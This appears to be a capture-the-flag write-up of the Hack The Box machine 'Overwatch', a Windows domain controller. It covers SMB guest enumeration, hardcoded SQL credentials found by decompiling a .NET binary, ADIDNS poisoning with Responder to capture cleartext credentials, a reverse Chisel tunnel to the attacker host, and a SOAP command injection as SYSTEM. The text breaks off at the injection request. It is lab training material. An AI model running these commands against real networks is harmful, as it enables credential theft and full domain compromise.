
Summary
Overwatch is a Windows Active Directory machine that chains several interesting techniques together. The initial foothold begins with unauthenticated SMB enumeration that exposes a custom .NET monitoring executable. Reverse engineering the binary with DNSpy reveals hardcoded SQL credentials, while the accompanying config file leaks the internal SOAP service address. Those credentials grant access to a Microsoft SQL Server instance running on a non-standard port, which has a Linked Server configured pointing to a hostname that does not exist in DNS. This opens the door for ADIDNS Poisoning, where we register the missing DNS record to intercept the SQL Server's outbound authentication via Responder, capturing cleartext credentials for a second domain user. That user has WinRM access. Once on the box, local enumeration confirms the internal SOAP service on port 8000 already hinted at by the config file — it is vulnerable to command injection and runs as NT AUTHORITY\SYSTEM.
Attack chain: Initial access through SMB guest enumeration led to reverse engineering a .NET binary (DNSpy), revealing MSSQL credentials. This enabled ADIDNS poisoning and credential capture via Responder, followed by WinRM access and eventual SYSTEM compromise through SOAP command injection.
Information Gathering
Full Port Scan
The first step is always a full TCP scan across all 65535 ports to avoid missing services on non-standard ports. Using --min-rate 5000 and -T4 speeds things up considerably on HTB infrastructure without significant reliability tradeoffs. -Pn skips host discovery since we already know the host is up, and -n disables reverse DNS lookups to reduce noise.
sudo nmap -p- --open --min-rate 5000 -T4 -n -Pn -sS 10.129.59.40 -oG allPorts
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-08 15:37 -0500
Nmap scan report for 10.129.59.40
Host is up (0.15s latency).
Not shown: 65514 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
6520/tcp  open  unknown
9389/tcp  open  adws
49664/tcp open  unknown
49669/tcp open  unknown
54802/tcp open  unknown
54803/tcp open  unknown
59861/tcp open  unknown
65240/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 26.63 seconds
The open port profile is immediately recognizable as a Domain Controller: DNS (53), Kerberos (88), LDAP (389/636/3268/3269), SMB (139/445), WinRM (5985), and RDP (3389). Port 6520 stands out — SQL Server typically runs on 1433, so this non-default port suggests a deliberate configuration choice, possibly to avoid automated scanners.
Note: Port 9389 is Active Directory Web Services (ADWS), used by tools like BloodHound and PowerView to query AD objects remotely over LDAP.
Service Version Scan
With the open ports identified, we run a targeted service detection scan (-sCV) to fingerprint each service and extract useful metadata like software versions, SSL certificate subject names, and SMB information:
nmap -p53,88,135,139,389,445,464,593,636,3268,3269,3389,5985,6520,9389,49664,49668,52458,62012,62360,62361 -sCV -Pn 10.129.59.40 -oN info_10.129.59.40
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-08 15:39 -0500
Nmap scan report for 10.129.59.40
Host is up (0.22s latency).

PORT      STATE    SERVICE       VERSION
53/tcp    open     tcpwrapped
88/tcp    open     kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-08 18:39:43Z)
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open     ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
445/tcp   open     microsoft-ds?
464/tcp   open     kpasswd5?
593/tcp   open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open     tcpwrapped
3268/tcp  open     ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
3269/tcp  open     tcpwrapped
3389/tcp  open     ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=S200401.overwatch.htb
| Not valid before: 2026-05-07T18:33:58
|_Not valid after:  2026-11-06T18:33:58
| rdp-ntlm-info:
|   Target_Name: OVERWATCH
|   NetBIOS_Domain_Name: OVERWATCH
|   NetBIOS_Computer_Name: S200401
|   DNS_Domain_Name: overwatch.htb
|   DNS_Computer_Name: S200401.overwatch.htb
|   DNS_Tree_Name: overwatch.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2026-05-08T18:40:36+00:00
|_ssl-date: 2026-05-08T18:41:16+00:00; -1h59m59s from scanner time.
5985/tcp  open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
6520/tcp  open     ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-ntlm-info:
|   10.129.59.40:6520:
|     Target_Name: OVERWATCH
|     NetBIOS_Domain_Name: OVERWATCH
|     NetBIOS_Computer_Name: S200401
|     DNS_Domain_Name: overwatch.htb
|     DNS_Computer_Name: S200401.overwatch.htb
|     DNS_Tree_Name: overwatch.htb
|_    Product_Version: 10.0.20348
| ms-sql-info:
|   10.129.59.40:6520:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 6520
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-05-08T18:36:15
|_Not valid after:  2056-05-08T18:36:15
|_ssl-date: 2026-05-08T18:41:18+00:00; -1h59m59s from scanner time.
9389/tcp  open     mc-nmf        .NET Message Framing
49664/tcp open     msrpc         Microsoft Windows RPC

Host script results:
|_clock-skew: mean: -1h59m59s, deviation: 0s, median: -1h59m59s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-05-08T18:40:36
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.51 seconds
The domain is overwatch.htb and the machine hostname is S200401. The RDP SSL certificate confirms the FQDN as S200401.overwatch.htb. SQL Server 2022 RTM is confirmed on port 6520. SMB signing is enabled and required, which rules out NTLM relay attacks against SMB. The clock skew of approximately 2 hours is worth noting — Kerberos authentication requires clocks to be within 5 minutes of each other, so any Kerberos-based attacks would need clock synchronization first.
We add both the domain and the FQDN hostname to /etc/hosts for local name resolution:
echo '10.129.59.40 overwatch.htb' | sudo tee -a /etc/hosts
echo '10.129.59.40 S200401.overwatch.htb' | sudo tee -a /etc/hosts
Enumeration
SMB Share Enum
SMB is one of the first protocols to probe on Windows machines because misconfigurations — such as guest-readable shares — are extremely common. We use NetExec (nxc), the actively maintained successor to CrackMapExec, to list shares accessible via a guest/null session:
nxc smb S200401.overwatch.htb -u 'guest' -p '' --shares
SMB         10.129.59.40    445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.59.40    445    S200401          [+] overwatch.htb\guest:
SMB         10.129.59.40    445    S200401          [*] Enumerated shares
SMB         10.129.59.40    445    S200401          Share           Permissions     Remark
SMB         10.129.59.40    445    S200401          -----           -----------     ------
SMB         10.129.59.40    445    S200401          ADMIN$                          Remote Admin
SMB         10.129.59.40    445    S200401          C$                              Default share
SMB         10.129.59.40    445    S200401          IPC$            READ            Remote IPC
SMB         10.129.59.40    445    S200401          NETLOGON                        Logon server share
SMB         10.129.59.40    445    S200401          software$       READ
SMB         10.129.59.40    445    S200401          SYSVOL                          Logon server share
The software$ share is readable without authentication. The dollar sign suffix ($) is a Windows convention for hidden administrative shares — they don't appear in Windows Explorer but remain fully accessible to anyone who knows the name. We connect using smbclient and navigate into the Monitoring directory:
smbclient //10.129.59.40/software$ -U 'guest'
smb: \> ls
  .                                  DH        0  Fri May 16 20:27:07 2025
  ..                                DHS        0  Thu Jan  1 01:46:47 2026
  Monitoring                         DH        0  Fri May 16 20:32:43 2025

smb: \> cd Monitoring
smb: \Monitoring\> ls
  .                                  DH        0  Fri May 16 20:32:43 2025
  ..                                 DH        0  Fri May 16 20:27:07 2025
  EntityFramework.dll                AH  4991352  Thu Apr 16 15:38:42 2020
  EntityFramework.SqlServer.dll      AH   591752  Thu Apr 16 15:38:56 2020
  EntityFramework.SqlServer.xml      AH   163193  Thu Apr 16 15:38:56 2020
  EntityFramework.xml                AH  3738289  Thu Apr 16 15:38:40 2020
  Microsoft.Management.Infrastructure.dll     AH    36864  Mon Jul 17 09:46:10 2017
  overwatch.exe                      AH     9728  Fri May 16 20:19:24 2025
  overwatch.exe.config               AH     2163  Fri May 16 20:02:30 2025
  overwatch.pdb                      AH    30208  Fri May 16 20:19:24 2025
  System.Data.SQLite.dll             AH   450232  Sun Sep 29 15:41:18 2024
  System.Data.SQLite.EF6.dll         AH   206520  Sun Sep 29 15:40:06 2024
  System.Data.SQLite.Linq.dll        AH   206520  Sun Sep 29 15:40:42 2024
  System.Data.SQLite.xml             AH  1245480  Sat Sep 28 13:48:00 2024
  System.Management.Automation.dll     AH   360448  Mon Jul 17 09:46:10 2017
  System.Management.Automation.xml     AH  7145771  Mon Jul 17 09:46:10 2017
  x64                                DH        0  Fri May 16 20:32:33 2025
  x86                                DH        0  Fri May 16 20:32:33 2025
The DLLs present tell us a lot about the application before even opening it. EntityFramework.dll is Microsoft's ORM (Object-Relational Mapper), strongly suggesting the app reads from or writes to a SQL database. System.Data.SQLite.dll indicates local SQLite usage, possibly for caching. System.Management.Automation.dll is the PowerShell engine DLL, meaning the app likely invokes PowerShell commands internally. Most importantly, both overwatch.exe and overwatch.pdb are present — the PDB (Program Database) file contains debug symbols that reconstruct original variable and method names during decompilation, making reverse engineering significantly cleaner.
We download both the executable and its config file:
smb: \Monitoring\> mget overwatch.exe
Get file overwatch.exe? y
getting file \Monitoring\overwatch.exe of size 9728 as overwatch.exe (7.2 KiloBytes/sec) (average 7.2 KiloBytes/sec)
smb: \Monitoring\> mget overwatch.exe.config
Get file overwatch.exe.config? y
getting file \Monitoring\overwatch.exe.config of size 2163 as overwatch.exe.config (1.4 KiloBytes/sec) (average 1.4 KiloBytes/sec)
App Config Exposure
Before even opening the binary, overwatch.exe.config already yields valuable information. This is a standard .NET application configuration file that controls runtime behavior — connection strings, endpoints, service bindings, and more. Inspecting it reveals the base address where the application hosts its WCF service:
...
          <baseAddresses>
            <add baseAddress="http://overwatch.htb:8000/MonitorService" />
          </baseAddresses>
...
This tells us the application exposes a SOAP service at http://overwatch.htb:8000/MonitorService. Port 8000 was not reachable externally in our initial scan, meaning it is likely firewalled and only accessible from inside the machine — something to revisit once we have a foothold.
Note: Always read config files before jumping into reverse engineering the binary. They frequently expose endpoint URLs, connection strings, feature flags, and other details that save significant time.
.NET Reverse Engineering
DNSpy is the standard tool for .NET reverse engineering. Unlike native compiled languages (C, C++), .NET assemblies compile to CIL (Common Intermediate Language) bytecode rather than machine code. This means they can be decompiled almost perfectly back to C# source — no reading raw assembly required. We open overwatch.exe in DNSpy and browse the decompiled source tree. Inside the application logic, we find a database connection string with credentials hardcoded directly in the source:

Credentials found: sqlsvc : TI0LKcfHzZw1Vv;
Note: Hardcoded credentials inside compiled binaries are a surprisingly common finding. Developers sometimes embed connection strings thinking compiled code is "safe" and won't be read by end users. Here, the binary was deployed to a network share with guest read access — compounding the misconfiguration significantly. This is a textbook case of CWE-798: Use of Hard-coded Credentials.
MSSQL Enum
With credentials in hand, we validate them against the SQL Server instance using NetExec's MSSQL module:
nxc mssql S200401.overwatch.htb -u sqlsvc -p 'TI0LKcfHzZw1Vv' -d overwatch.htb --port 6520
MSSQL       10.129.59.40    6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb) (EncryptionReq:False)
MSSQL       10.129.59.40    6520   S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv
Authentication succeeds. We connect interactively using mssqlclient.py from Impacket. The -windows-auth flag tells Impacket to authenticate using NTLM/Windows Authentication as a domain account rather than SQL Server native auth:
mssqlclient.py overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@S200401.overwatch.htb -port 6520 -windows-auth
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (OVERWATCH\sqlsvc  guest@master)>
We have an interactive SQL shell. The first thing to enumerate is Linked Servers — a SQL Server feature that allows one instance to execute T-SQL queries against a remote SQL Server (or other OLE DB data source) as if it were local. In pentesting, linked servers are a well-known lateral movement vector because you can chain queries across servers and sometimes escalate privileges if the remote server runs queries under a more privileged account.
EXEC sp_linkedservers;
SRV_NAME             SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE       SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
------------------   ----------------   -----------   ------------------   ------------------   ------------   -------
S200401\SQLEXPRESS   SQLNCLI            SQL Server    S200401\SQLEXPRESS   NULL                 NULL           NULL
SQL07                SQLNCLI            SQL Server    SQL07                NULL                 NULL           NULL
There is a linked server named SQL07 pointing to a host also called SQL07. We attempt to execute a query on it to test connectivity:
EXEC ('SELECT @@version') AT SQL07;
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Login timeout expired".
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "A network-related or instance-specific error has occurred while establishing a connection to SQL Server. Server is not found or not accessible. Check if instance name is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online.".
ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to SQL Server [64].
The connection times out because SQL07 cannot be resolved — it does not exist as a DNS record in the domain. This is the critical gap we will exploit in the next stage.
Exploitation
ADIDNS Poisoning
Active Directory Integrated DNS (ADIDNS) stores DNS records directly inside the Active Directory database and replicates them automatically across all Domain Controllers. By default, any authenticated domain user can create new DNS A records in the domain zone via LDAP — a well-documented design behavior first researched extensively by Kevin Robertson of NetSPI.
Since SQL07 has no DNS record, we register it as an A record pointing to our attack machine IP (10.10.15.204). When the SQL Server on S200401 next tries to connect to the linked server SQL07, the name will now resolve to us. If the linked server was configured with stored credentials, those credentials will be sent to whoever SQL07 resolves to — in this case, our listener.
We use dnstool.py from krbrelayx by Dirk-jan Mollema to add the rogue DNS record:
python3 dnstool.py -u 'OVERWATCH\sqlsvc' -p 'TI0LKcfHzZw1Vv' -r SQL07 -d 10.10.15.204 --action add --type A 10.129.59.40
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
We verify the record is live and resolves correctly:
nslookup SQL07.overwatch.htb 10.129.59.40
Server:     10.129.59.40
Address:    10.129.59.40#53

Name:   SQL07.overwatch.htb
Address: 10.10.15.204
The DNS A record SQL07 → 10.10.15.204 is now active in the domain. We start Responder on the VPN interface to intercept the incoming connection:
sudo responder -I tun0
Back in our MSSQL shell, we retrigger the linked server connection attempt:
EXEC ('SELECT @@version') AT SQL07;
Responder captures the authentication in cleartext:
[MSSQL] Received connection from 10.129.58.181
[MSSQL] Cleartext Client   : 10.129.58.181
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
Note: We receive cleartext credentials rather than an NTLM hash because the linked server was configured using stored SQL credentials — a username/password pair saved directly in the SQL Server configuration — rather than Windows Integrated Authentication (Kerberos/NTLM). When the SQL Server initiates the outbound connection, it sends those stored credentials directly to whatever host
SQL07resolves to. Since we are nowSQL07, Responder receives them before any encryption negotiation takes place.
New credentials: sqlmgmt : bIhBbzMMnB82yx
We verify WinRM access for this user:
nxc winrm S200401.overwatch.htb -u 'sqlmgmt' -p 'bIhBbzMMnB82yx'
WINRM       10.129.59.40    5985   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
WINRM       10.129.59.40    5985   S200401          [+] overwatch.htb\sqlmgmt:bIhBbzMMnB82yx (Pwn3d!)
(Pwn3d!) confirms the user is a member of the Remote Management Users group. We open a shell with Evil-WinRM:
evil-winrm -i S200401.overwatch.htb -u 'sqlmgmt' -p 'bIhBbzMMnB82yx'
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents>
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> hostname ; whoami ; ipconfig ; type user.txt
S200401
overwatch\sqlmgmt

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::bb
   IPv6 Address. . . . . . . . . . . : dead:beef::cb4b:6f65:5978:76e9
   Link-local IPv6 Address . . . . . : fe80::61f2:523e:89cb:36d2%3
   IPv4 Address. . . . . . . . . . . : 10.129.59.40
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb0:70fa%3
                                       10.129.0.1
0424b40df18a02c8cd580881cc0d****
Privilege Escalation
Netstat Enumeration
A key step in local Windows enumeration is identifying ports that are listening internally but not exposed externally. These can reveal services deliberately kept off the network that are still reachable from our local session:
netstat -ano | findstr LISTEN
TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       692
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       936
TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       692
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       692
TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       936
TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       692
TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       692
TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       692
TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       824
TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
TCP    0.0.0.0:6520           0.0.0.0:0              LISTENING       5332
TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       4
  ...
Port 8000 is actively listening — exactly what overwatch.exe.config had already told us to expect. A local firewall rule is blocking external access, which is why it didn't appear in our initial Nmap scan. We need to tunnel through our existing WinRM session to reach it from outside.
Port Forwarding
Chisel is a fast TCP/UDP tunneling tool written in Go that runs over HTTP. It supports a reverse mode where the victim connects outbound to our server, giving us local access to the forwarded port — ideal for environments where inbound connections to the victim are firewalled.
Step 1 — Upload the binary through Evil-WinRM:
upload /home/z1rov/CTF/Overwatch/exploit/chisel/chisel.exe
Info: Uploading /home/z1rov/CTF/Overwatch/exploit/chisel/chisel.exe to C:\Users\sqlmgmt\Documents\chisel.exe
Data: 14575616 bytes of 14575616 bytes copied
Info: Upload successful!
Step 2 — Start the Chisel server on the attack machine in reverse mode:
chisel server -p 9000 --reverse
2026/05/09 01:28:37 server: Reverse tunnelling enabled
2026/05/09 01:28:37 server: Fingerprint a5ncjQOVgmm6zpWGxbTEiFyGIei446orcWLQ2OdpXTs=
2026/05/09 01:28:37 server: Listening on http://0.0.0.0:9000
Step 3 — Connect back from the victim, creating a reverse tunnel that forwards remote port 8000 to our local port 8000:
./chisel.exe client 10.10.15.204:9000 R:8000:127.0.0.1:8000
2026/05/08 21:28:46 client: Connected (Latency 132.82ms)
The server confirms the tunnel is established:
2026/05/09 01:28:43 server: session#1: Client version (1.11.5) differs from server version (1.11.6)
2026/05/09 01:28:43 server: session#1: tun: proxy#R:8000=>8000: Listening
Port 8000 is now accessible locally at http://127.0.0.1:8000.
SOAP Service Enum
Browsing to http://127.0.0.1:8000/MonitorService confirms what the config file had already told us — a WCF (Windows Communication Foundation) SOAP service is running here:

SOAP (Simple Object Access Protocol) is an XML-based messaging protocol used to expose remote functionality over HTTP. We enumerate the available operations by fetching the WSDL (Web Services Description Language) definition — the machine-readable contract that describes every method, input parameter, and return type the service exposes:
http://127.0.0.1:8000/MonitorService?singleWsdl

The WSDL reveals a KillProcess operation that accepts a single string parameter named processName. Any operation that takes a free-form string and passes it to a system-level function is an immediate command injection candidate.
SOAP Command Injection
Vulnerability: Unsanitized command injection in the KillProcess SOAP operation.
Root cause: The processName parameter is passed directly to an underlying system call — likely taskkill.exe or a shell invocation — without any input validation or sanitization. By injecting a semicolon followed by an arbitrary command, we terminate the intended process name argument and execute our own command in the same shell context. Since the WCF service runs as NT AUTHORITY\SYSTEM, any injected commands inherit full system privileges.
We send a crafted SOAP request to test with whoami:
POST /MonitorService HTTP/1.1
Host: 127.0.0.1:8000
